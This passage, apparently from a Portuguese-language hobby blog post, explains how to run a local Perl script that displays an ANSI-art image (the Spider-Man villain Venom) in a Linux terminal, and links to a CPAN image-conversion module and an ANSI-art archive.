
de o comando no term

```
chmod +x nosso_script.pl; ./nosso_script.pl -b 100000 imagem_baixada.ansi
```

primeiro damos permissão para executar nosso script depois executamos...

tudo deve rolar bem ,lembrando que eu testei o uso do mesmo usando ATERM no meu linux... então use o “ETERM” é levinho...

uma imagem eu abrindo uma ANSI ART



Famosa imagem do vilão do Homem aranha o “Venom”, ART no terminal é uma diversão em tanto a um modulo no CPAN para converter imagens para Ansi Art quem quiser fica ai uma dica...

<http://search.cpan.org/~iamcal/Image-Caa-1.01/lib/Image/Caa.pm>

Link de textos e estudos sobre art em ansi

<http://artscene.textfiles.com>

divirta-se ;)